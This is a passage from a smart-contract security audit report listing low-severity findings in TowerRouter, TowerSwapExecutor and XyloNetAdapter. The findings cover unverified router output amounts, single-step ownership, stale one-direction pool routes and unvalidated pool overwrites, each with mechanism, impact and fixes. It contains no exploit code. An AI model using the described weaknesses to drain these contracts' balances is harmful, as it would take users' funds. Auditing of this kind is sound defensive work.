- `contracts/adapters/XyloNetAdapter.sol:registerPool` — lets the owner add arbitrary token pairs, including non-standard tokens.
- Threat model — lists USDT among the supported tokens, a token known to return no value from `approve`.

### 5.2.9. Router-reported amountOut trusted without balance delta

LOW 2 FINDINGS

#### ROOT CAUSE

XyloNetAdapter.swap and TowerRouter._executeMultiHopSwap return and enforce the router-reported amountOut without measuring the recipient's actual balance change. A misreporting router or adapter defeats the minAmountOut check and, in swapWithSplit, is paid from the shared balance.

#### THE FIX

Measure the tokenOut balance before and after each router or adapter call at the recipient, then use that delta as amountOut and enforce minAmountOut against it. Apply this in XyloNetAdapter.swap and TowerRouter._executeMultiHopSwap.

#### FINDINGS

**a · b**

#### a Router Return Value Trusted Without Balance Delta

LOW NEEDS FURTHER REVIEW

> **Unit Name:** `_executeMultiHopSwap`
>
> **Location:** contracts/TowerRouter.sol:_executeMultiHopSwap (both branches); consumed in swapWithSplit and _executeSplitSwaps

#### DESCRIPTION

**Summary:** `_executeMultiHopSwap` returns the router-reported `amountOut` (or `amounts[last]`) as fact, with no balance-delta check on the recipient. In `swapWithSplit` that reported total is paid out of the shared `TowerRouter` balance, which also holds accrued fees.

**Mechanism:** In both branches `amountOut` comes straight from the external call's return value. `_executeSingleSplit` passes `address(this)` as recipient and `_executeSplitSwaps` sums these reported values. `swapWithSplit` then does `safeTransfer(to, totalAmountOut)` without measuring what the routers delivered. A registered router that over-reports or under-delivers is paid for out of fee tokens and other users' funds held in the contract.

**Impact:** A registered router or adapter that misreports its output, such as a buggy adapter or a fee-on-transfer path, lets the split caller withdraw tokens backing `accumulatedFees` or other balances. This needs a registered router that misbehaves.

**Fix:** Measure `tokenOut` balance before and after each router call at the recipient and use the actual delta as `amountOut`. Enforce `minAmountOut` against that delta.

**Note:** Assessed as low impact; reported without a proof of concept.

**EVIDENCE**

- `contracts/TowerRouter.sol:_executeMultiHopSwap` — assigns `amountOut` from the `IDexRouter.swap` return value or `amounts[amounts.length - 1]`, and never reads `balanceOf`.
- `contracts/TowerRouter.sol:_executeSingleSplit` — passes `address(this)` as recipient, so the reported amounts later pay out from the shared balance.
- `contracts/TowerRouter.sol:swapWithSplit` — `IERC20(tokenOut).safeTransfer(to, totalAmountOut)` pays the summed reported amounts from the contract's shared balance.

### b No Output Balance Verification Trusts Router Return Value

LOW NEEDS FURTHER REVIEW

**Unit Name:** `XyloNetAdapter`

**Location:** contracts/adapters/XyloNetAdapter.sol:swap

**DESCRIPTION**

**Summary:** `XyloNetAdapter.swap` returns the `amountOut` reported by `xyloNetRouter` without measuring what `recipient` actually received. `TowerRouter` then enforces `minAmountOut` on that unverified number.

**Mechanism:** `swap` forwards `recipient` and `minAmountOut` to `xyloNetRouter.swap` and returns its value. It records no balance before or after on `recipient` or itself. `TowerRouter._executeMultiHopSwap` takes this return value as `amountOut` and checks `amountOut >= minAmountOut`, so a misreporting router or pool defeats both slippage checks.

**Impact:** If the router or an owner-registered pool reports more output than it delivers, the user receives less than `minAmountOut` and no check reverts. This needs a faulty or malicious router or pool.

**Fix:** In `swap`, measure the `tokenOut` balance of `recipient` before and after the router call. Require the delta to be at least `minAmountOut` and return the delta instead of the router's value.

**Note:** Reachable only by a trusted role; reported as a centralisation risk.

**EVIDENCE**

- `contracts/adapters/XyloNetAdapter.sol:swap` — returns the router's `amountOut` with no balance-delta check on `recipient`.
- `contracts/TowerRouter.sol:_executeMultiHopSwap` — assigns the adapter's return value to `amountOut` unchanged.
- `contracts/TowerRouter.sol:swapExactTokensForTokens` — the final `require(amountOut >= minAmountOut)` uses that unverified value.
- Obligation 8201fdf2 — adapters should "perform balance safety checks before returning control", which this function does not do.

### 5.2.10. Single-step Ownable with inherited renounceOwnership

LOW 2 FINDINGS

**ROOT CAUSE**

TowerRouter and TowerSwapExecutor inherit plain OpenZeppelin v4 Ownable. Ownership moves in one step with no acceptance handshake, and renounceOwnership is not overridden. A mistyped or renounced owner permanently locks every onlyOwner control.

**THE FIX**

Inherit Ownable2Step in both contracts and override renounceOwnership to revert. Alternatively, put the owner behind a verified multisig.

**FINDINGS**

**a · b**

#### a Single Step Ownership Can Brick Owner Functions

LOW NEEDS FURTHER REVIEW

> **Unit Name:** `TowerRouter`
>
> **Location:** contracts/TowerRouter.sol: constructor (transferOwnership), inherited Ownable.transferOwnership/renounceOwnership, withdrawFees, recoverToken, unpause, unregisterRouter

**DESCRIPTION**

**Summary:** Ownership moves in a single step with no acceptance, and `renounceOwnership` is inherited. A mistyped or unreachable owner permanently locks `withdrawFees`, `recoverToken`, `unpause`, `unregisterRouter` and `setPlatformFee`.

**Mechanism:** The constructor calls `transferOwnership(_owner)` and only checks for the zero address. The OZ v4 `Ownable` it inherits has no two-step handover, and `renounceOwnership` is not overridden. Every recovery path (`withdrawFees`, `recoverToken`, `unpause`, `unregisterRouter`) is `onlyOwner`, and the contract has no upgrade or admin fallback.

**Impact:** If the owner is set wrongly or renounces, accumulated fees and any stranded user input are locked in the router. If that happens while paused, swaps stay disabled with no `unpause`. A compromised router can no longer be unregistered.

**Fix:** Use `Ownable2Step` and override `renounceOwnership` to revert. Alternatively, put the owner behind a multisig or timelock that has been verified to be able to call these selectors.

**EVIDENCE**

- `contracts/TowerRouter.sol:constructor` — `transferOwnership(_owner)` is a direct one-step handover with only a non-zero check on the new owner.
- `contracts/TowerRouter.sol:unpause` — `onlyOwner`, so a lost owner during a pause leaves `swapExactTokensForTokens` and `swapWithSplit` permanently reverting through `whenNotPaused`.
- `contracts/TowerRouter.sol:withdrawFees` — `onlyOwner` is the only path that releases `accumulatedFees`, and `recoverToken` is also `onlyOwner`.
- `contracts/TowerRouter.sol:unregisterRouter` — owner-only, and it is the only way to revoke a router's registration.

### b Single Step Ownership Transfer

LOW NEEDS FURTHER REVIEW

**Unit Name:** `TowerSwapExecutor`

**Location:** contracts/TowerSwapExecutor.sol:TowerSwapExecutor (inherited Ownable.transferOwnership / renounceOwnership)

**DESCRIPTION**

**Summary:** `TowerSwapExecutor` uses plain single-step `Ownable`. A mistyped or non-controlled address passed to `transferOwnership`, or an accidental `renounceOwnership`, permanently removes the owner. Every owner-only control is then lost.

**Mechanism:** The contract inherits OpenZeppelin v4 `Ownable`, with no `Ownable2Step` and no `acceptOwnership` handshake, and does not override `renounceOwnership`. The new owner takes effect immediately and is never proven to control its key. The only control over `routeTargets`, `approvalSpenders`, `treasury`, `platformFeeBps`, `pause` and `recoverToken` sits behind `onlyOwner`.

**Impact:** If ownership is lost, the owner can no longer revoke a compromised route target or approval spender, pause `executeSwap`, change the treasury or fee, or recover stranded tokens. A bad allowlist entry would stay live indefinitely.

**Fix:** Inherit `Ownable2Step` so the new owner must call `acceptOwnership`, and override `renounceOwnership` to revert. Put the owner behind a multisig.

**Note:** Reachable only by a trusted role; reported as a centralisation risk.

**EVIDENCE**

- `contracts/TowerSwapExecutor.sol:TowerSwapExecutor` — declared as `Ownable, Pausable, ReentrancyGuard` with `@openzeppelin/contracts/access/Ownable` imported, so ownership moves in one call.
- `contracts/TowerSwapExecutor.sol:setRouteTarget` — `setApprovalSpender`, `pause`, `setTreasury` and `recoverToken` are all `onlyOwner`, so one lost owner freezes every emergency and config lever.
- `deployments/tower-swap-executor-arc-mainnet-deployment.json` — the recorded owner is a single address, the same one as the deployer, so a transfer would be a plain single-step call.

### 5.2.11. Unidirectional Pool Registration Stale Reverse Route

LOW NEEDS FURTHER REVIEW

> **Unit Name:** `XyloNetAdapter`
>
> **Location:** contracts/adapters/XyloNetAdapter.sol:registerPool / _registerPool

DESCRIPTION

**Summary:** `registerPool` writes only the `(tokenIn, tokenOut)` direction, although the constructor registers both directions. Replacing a pool for one direction leaves the reverse direction pointing at the old pool, and `pool == 0` cannot clear it.

**Mechanism:** `poolRegistry` is keyed by `keccak256(abi.encodePacked(tokenIn, tokenOut))`, so the two directions are separate entries. The constructor calls `_registerPool` twice per pair, but `registerPool` calls it once. `registerPool` also requires `pool != address(0)`, so no entry can be removed. After an owner rotates a retired or compromised pool in one direction, the opposite direction keeps routing to it, and `getPool` and `isPairSupported` still report it as supported. After a pool rotation, swaps in the un-updated direction still send user tokens to the old pool. The owner can only repair this by calling `registerPool` again for the reverse key.

**Fix:** Have `registerPool` write both directions atomically, or add a `removePool` function. Allow clearing entries so a retired pool can be unregistered.

EVIDENCE

- `contracts/adapters/XyloNetAdapter.sol:constructor` — registers each pair in both directions.
- `contracts/adapters/XyloNetAdapter.sol:registerPool` — registers a single direction and rejects `pool == address(0)`, so there is no removal path.
- `contracts/adapters/XyloNetAdapter.sol:_getPoolKey` — uses an order-sensitive key, so each direction is a separate storage slot.

### 5.2.12. Unvalidated Pool Registration Owner Overwrite

LOW NEEDS FURTHER REVIEW

**Unit Name:** `registerPool`

**Location:** contracts/adapters/XyloNetAdapter.sol:registerPool (and _registerPool)

DESCRIPTION

**Summary:** `registerPool` lets the owner set or overwrite the pool for any token pair immediately. It checks only for non-zero addresses and `tokenIn != tokenOut`. A wrong or malicious pool receives the adapter's `tokenIn` through the public `swap`.

**Mechanism:** `registerPool` does not check that `pool` is a contract, that it belongs to `xyloNetRouter`, or that it holds `tokenIn` and `tokenOut`. `_registerPool` overwrites any existing `poolRegistry[key]` with no delay and no way to remove an entry. The unrestricted `swap` reads this pool and passes it to `xyloNetRouter.swap` after approving the router for `amountIn` of the adapter's own balance.

**Impact:** A compromised or mistaken owner can register an attacker pool and sweep `tokenIn` held by the adapter, or break a supported pair. The effect is limited because the adapter normally holds little `tokenIn`, and `swap` is already unrestricted.

**Fix:** In `registerPool`, require `pool.code.length > 0` and validate the pool against the XyloNet router or factory. Consider a timelock for overwrites and a removal function.

**Note:** Reachable only by a trusted role; reported as a centralisation risk.

EVIDENCE

- `contracts/adapters/XyloNetAdapter.sol:registerPool` — only zero-address and `tokenIn != tokenOut` checks; no contract-existence or router/pool-pair validation.
- `contracts/adapters/XyloNetAdapter.sol:_registerPool` — unconditionally writes `poolRegistry[key] = pool`, overwriting an existing pool immediately.
- `contracts/adapters/XyloNetAdapter.sol:swap` — public; approves `xyloNetRouter` for `amountIn` and passes the registered pool to `xyloNetRouter.swap`, so a bad pool receives the adapter's tokens.